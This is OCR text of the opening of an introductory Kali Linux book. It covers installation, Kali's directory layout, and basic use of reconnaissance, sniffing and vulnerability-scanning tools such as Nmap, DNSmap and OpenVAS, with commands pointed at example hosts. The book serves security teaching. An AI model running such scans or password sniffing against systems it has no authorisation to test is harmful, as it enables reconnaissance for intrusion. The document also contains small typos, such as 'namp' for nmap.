


INSTANT

Short | Fast | Focused

Kali Linux

A quick guide to learn the most widely-used operating system by network security professionals

Abhinav Singh

[PACKT] PUBLISHING

Instant Kali Linux

A quick guide to learn the most widely-used operating system by network security professionals

Abhinav Singh

[PACKT]
PUBLISHING

BIRMINGHAM - MUMBAI

Instant Kali Linux

First published: October 2013

Production Reference: 1241013

Published by Packt Publishing Ltd.
Livery Place
35 Livery Street
Birmingham B3 2PB, UK.

ISBN 978-1-84969-566-4

www.packtpub.com

Credits

Author

Abhinav Singh

Reviewers

Deepak Agarwal

Eli Dobou

Thom Hastings

Luka Šikić

Acquisition Editors

Martin Bell

Ashwin Nair

Commissioning Editors

Harsha Bharwani

Amit Ghodake

Copy Editors

Mradula Hegde

Gladson Monteiro

Technical Editor

Sharvari H. Baet

Project Coordinator

Joel Goveya

Proofreader

Stephen Copestake

Production Coordinator

Manu Joseph

Cover Work

Manu Joseph

Cover Image

Valentina D'silva

About the Author

Abhinav Singh is a young Information Security specialist from India. He has a keen interest in the field of hacking and network security and has adopted it as his full-time profession. He is also the author of *Metasploit Penetration Testing Cookbook*, *Packt Publishing*. He is an active contributor to the SecurityXploded community.

Abhinav's works have been quoted in several security and technology magazines and portals.

I would like to thank my parents for always being supportive and letting me do what I want; my sister for being my doctor and taking care of my fatigue level; the reviewers for taking the pain of reviewing my work; and, last but not least, Packt Publishing for making this a memorable project for me.

About the Reviewers

Deepak Agarwal is a software professional with over two years of experience in System Software, Linux, and Computer networks and security. Currently, he is working as a software engineer in one of India's biggest IT firms, Tata Consultancy Services.

I would like to thank my parents and my friends who motivated and helped me while reviewing this book.

Eli Dobou is a young Information Systems Security Engineer. He is from Togo (West Africa). He earned his first Master's Degree in Software Engineering at the Chongqing University of China in 2011. And two years later, he earned a second one in Cryptology and Information Security from the University of Limoges in France. Eli is currently working as Information Systems Auditor and Pen-tester in France. Other areas in which he is interested in include Identity Access Management (IAM) Systems.

Thom Hastings is a Bachelor of Arts in Computer Science from Saint Louis University with a specialization in information security and forensics. During his time at Saint Louis University, he has served as a systems and security administrator for the university's high-performance computing cluster, where he sometimes runs Nmap scans. His prior publications involve two for PenTest Magazine, one guest blog for `zer0byte.org`, as well as one on open educational curriculum, one chapter on Intellectual Property, and one chapter on Statistical Machine Translation/Computational Linguistics. He has recently graduated from the university and is searching for open IT security consulting positions. He can be reached via e-mail at `thom@attackvector.org`.

His academic web page is `http://turing.slu.edu/~hastint/`.

Luka Šikić started with penetration testing when he was 12 years old. It all started with BackTrack 4, Aircrack-NG, and Metasploit.

On March 13, 2013—the release day of Kali Linux—he created a YouTube channel and started teaching people how to use new tools added in Kali Linux.

On August 28, 2013, he started a website (`linux-pentest.com`) that shows video tutorials submitted by other users.

www.packtpub.com

Support files, eBooks, discount offers, and more

You might want to visit `www.packtpub.com` for support files and downloads related to your book.

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at `www.packtpub.com` and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at `service@packtpub.com` for more details.

At `www.packtpub.com`, you can also read a collection of free technical articles, sign up for a range of free newsletters and receive exclusive discounts and offers on Packt books and eBooks.

Dedicated to my grandparents for their blessings. To my parents and sister for their support and encouragement and to my dear friend Neetika for being a motivator.

Table of Contents

Instant Kali Linux

Welcome to *Instant Kali Linux*. This book is written to provide you with all the information that you need to set up and get started with Kali Linux. You will learn the basics of Kali, its directory structure, how to work with its popular tools, and so on.

The document contains the following sections:

So what is Kali Linux? introduces us to Kali, a Linux-based operating system specifically designed for penetration testing and computer forensics. It is a collection of a few open source software that are used by professionals and experts while dealing with real-life pen-testing scenarios.

Installation helps us to learn how to download and install Kali Linux with minimal fuss and how to set up our own pen-testing lab.

Quick start – getting your tools right shows us how to perform different tasks using the different software tools that are available in Kali. We will also cover some topics that are essential to start the journey of pen-testing using Kali Linux.

Top 5 features you'll want to know about will help you learn how to perform different tasks with the most important features of Kali Linux. By the end of this section, you will be able to use Kali's tools to do the following:

- Scanning and gathering information using Nmap
- Breaking wireless networks using Aircrack
- Pen-testing web applications using Burp Suite
- Getting started with the Metasploit Exploitation Framework
- Performing automated SQL injection attacks using sqlmap
- Performing digital forensics using Kali Linux

People and places you should get to know provides you with many useful links to project pages and forums, as well as a number of helpful articles, tutorials, and blogs. It also gives links to the Twitter feeds of Kali Linux super contributors and open source hackers.

So, what is Kali Linux?

Before we get into Kali Linux, we need to understand what penetration testing is. **Penetration testing** or **pen-testing** is the method of evaluating the security implementations of a computer system or a network of computers. The idea behind penetration testing is to target the computer(s) with a specific set of attack vectors to figure out whether it is able to withstand those attacks without malfunctioning. The different attack vectors in pen-testing can include identifying and exploiting the known vulnerabilities in various application software and operating systems, assessing the strength of connecting networks, providing assessment reports, and so on. Penetration testing has its own field of study within computer science.

When it comes to penetration testing, Kali Linux is the most preferred operating system for professionals. Kali is an advanced Linux-based operating system, a collection of open source software that is used to perform different tasks within penetration testing, computer forensics, and security audits. Some of its key features include the following:

- Kali Linux contains over 300 penetration testing and assessment tools
- Kali supports a variety of additional hardware such as wireless receivers and PCI hardware
- It provides a full-fledged development environment in C, Python, and Ruby
- It is customizable and open source

Kali comes as a downloadable ISO that can either be used as a live or a standalone operating system. Let us move ahead and see how we can set up your penetration testing lab using Kali.

Installation

To begin the installation, we need to download Kali Linux. Kali Linux is available in the following formats:

- ISO files based on system architecture (x86 and x64)
- VMware images
- ARM images

Kali can be either installed as a dual boot with your existing operating system, or it can be set up as a virtual machine. Let us begin the process of dual boot installation first. In three easy steps, you can install Kali Linux on your system as a dual boot option.


Step 1 – download and boot

Before you install Kali, you will need to check whether you have all of the following required elements:

- Minimum 12 GB of hardware space
- At least 1 GB RAM for optimum performance
- Bootable device such as an optical drive or USB

Once you have checked the requirements, you can download a bootable ISO from its official website, `http://www.kali.org/downloads`.


You will optionally be asked to register with your name and e-mail. The download page will have a few options to select from, such as the window manager and system architecture. Choose the values as per your system requirements (architecture and so on).



Once the download is complete, we will have to burn it to a disk or USB. The disk/USB should be made bootable so that the system can load the setup from it.

Step 2 – setting the dual boot

Once our bootable media are ready, we are set to restart the system and boot from our disk/USB. We will be greeted with a screen similar to the following:



We will begin by selecting the **Live boot** option. The operating system will start loading and, within a few minutes, we will have our first look at the Kali desktop.

Once the desktop is loaded, navigate to **Applications** | **System Tools** | **Administration** | **GParted Partition editor**.

This will present a GUI representation of the partition of your current operating system. Carefully resize it to leave enough space (12 GB minimum) for the Kali installation.

Once the partition has been resized on the hard disk, ensure you select the **Apply All Operations** option. Exit GParted and reboot Kali Linux.

Step 3 – beginning with the installation

Once we are back to the home screen, select **Graphical install**. The initial few screens of the installation will ask you for language selection, location selection, keyboard, and so on. We need to be careful while setting up the root password. The default root password for Kali is `toor`.

Dual boot only

Once we are through with this, the next important step is selecting the partition to install the operating system to. We will have to use the same unallocated space that we created moments ago using GParted.


Once the partition is selected, Kali will take over and install the operating system. The process will take some time to complete. After the installation is complete, the system startup screen will now give you the option to boot either in Kali Linux or another operating system, which is called a (dual boot) configuration.

Installing Kali as a virtual machine

Setting up Kali over virtualization software is easy. Kali officially provides a VMware image that can be downloaded from its official website (`http://www.kali.org/downloads`). It can be imported inside a VMware player, when it starts working.

To set up Kali Linux using Virtual Box, we will need the same ISO file downloaded earlier and a recent setup of the virtual box.

To begin installing, create a new virtual machine and set up the required hard disk space and RAM.



Once the machine is created, start it. The first start will prompt us to select a disk. Select Kali ISO and start the installation. The remaining steps are the same as the dual boot installation.

Once the installation is complete and desktop is loaded, we can install the VirtualBox guest additions. Follow these steps to install the guest additions:

1. Copy the files to the following location:

```
cp /media/cd-rom/VBoxLinuxAdditions.run /root/
```

2. Set the file permission as follows:

```
chmod 755 /root/VBoxLinuxAdditions.run
```

3. Execute the following command:

```
cd /root
./VBoxLinuxAdditions.run
```

Updating Kali Linux

Once we are through with the installation process, the final step is to update the OS with the latest patches and releases. This will ensure that we are working with the latest package. To update the operating system, launch the terminal and pass the following command to it:

```
apt-get update
```

And that's it

By this point, you should have a working installation of Kali Linux and are free to play around and discover more about it.


Quick start – getting your tools right

Let us dive deep into the world of Kali Linux and understand the basic functionalities of some of its most popular tools. We will begin by looking at the directory structure used by Kali.

Understanding the memory layout

Kali follows a directory structure that is similar to Ubuntu-based Linux. Some of the important locations to look for include the following:

- `/etc/`: Contains configuration files of the installed tools
- `/opt/`: Contains Metasploit and its relevant modules
- `/sys/`: Contains configuration files of external hardware and interfaces
- `/root/`: It is the root user directory
- `/lib/`: Contains libraries dependent on the operating system



Most of the tools and software used for penetration testing and assessment can be found from the **Applications** menu on the desktop. The list is logically arranged based on the usability of the tools. To access them, browse to **Applications | Kali Linux**.

Information gathering and sniffing with Kali Linux


Kali Linux contains an exclusive set of tools that can help in the process of information gathering. Nmap (the network port mapper), DNSmap, and Trace are some important tools included. Let us cover some of the tools from specific categories.

DNSmap analysis

Domain Name System (**DNS**) is a hierarchically distributed naming system of servers/resources connected to the Internet. The domain names are used to access that particular service. For example, `www.packtpub.com` is used to access the HTTP server hosted by Packt Publishing. Let us check out the DNSmap tool provided in Kali.

DNSmap is a tool that is used to discover all the subdomains associated with a given domain. Passing the following command at the terminal will show complete DNS mapping for `www.rediff.com`:

```
root@kali:~#dnsmap rediff.com
```



Network scanners

Network scanners are used to enumerate a public or a private network and to gain information about it.

Nmap is by far the most popular information-gathering tool. It is a powerful tool that is used to scan a computer or a complete network for open ports along with services running on those ports. This information can be useful for professional auditors and pen-testers in order to target certain services to compromise the target. Passing the following command will list the various scan options available:

```
root@kali:~#namp -h
```

A simple UDP scan can be launched using the following command:

```
root@kali:~#namp -sU 192.168.5.0-255
```

Detecting live hosts

Fping is a popular tool used to identify whether a given host is connected to a network or not.

```
root@kali:~#fping google.com
google.com is live
```

SSL analysis

SSLScan is a fast SSL port scanner that connects to the SSL port, determines which ciphers and SSL protocols are supported, and returns the SSL certificate.

Network sniffing

Dsniff is a collection of tools that can perform a wide variety of sniffing tasks. These tools work by passively monitoring the network traffic for interesting data such as passwords, key transfers, and e-mails. Some of the tools in this suite include urlsnarf, WebSpy, mailsnarf, and so on.


Netsniff is a fast and robust networking toolkit specifically designed for Linux platforms. It can be used for network development analysis, debugging, auditing, and so on. netsniff-ng is a fast network analyzer based on packet mmap(2) mechanisms. It can record `.pcap` files to a disc, replay them, and also perform an offline and online analysis.

Working with vulnerability assessment tools

Vulnerability assessment tools play a very important role in penetration testing. These tools help a pen-tester in analyzing vulnerabilities and weaknesses in the current system. Vulnerability assessment can be performed over a variety of services and software based on the requirement. OpenVAS is an open source vulnerability-scanning framework specifically designed to dig out vulnerabilities under various scenarios.

To start working with OpenVAS, browse to **Applications | Kali Linux | Vulnerability Analysis | OpenVAS**.

If you are starting it for the first time, run `openvas-setup` to update the software and start all of the required plugins and dependencies.




The next step will be to add a new user to OpenVAS. Pass on the following command to the terminal:

```
root@kali:~#openvas-adduser
```


You can skip the **rule creation process** by pressing *Ctrl* + *D*. We can use the following command to regularly update the framework with new signatures and dependencies:

```
root@kali:~#openvas-nvt-sync
```

Now, we are all set to load the framework and begin our assessment task. Browse to **Applications | Kali Linux | Vulnerability Analysis | OpenVAS | openvas-gsd**. This will launch the GUI framework and prompt for the login details. Enter the credentials that you set up earlier and provide the local server address.



After logging in, you can begin your scanning process. To get started with your first scan, navigate to **Task | New**. Fill in a task name and the required scan mode as shown in the following screenshot:



Once the task is created, you will notice that the task is listed at the bottom part of the interface. Click on the **Start** button to begin scanning.

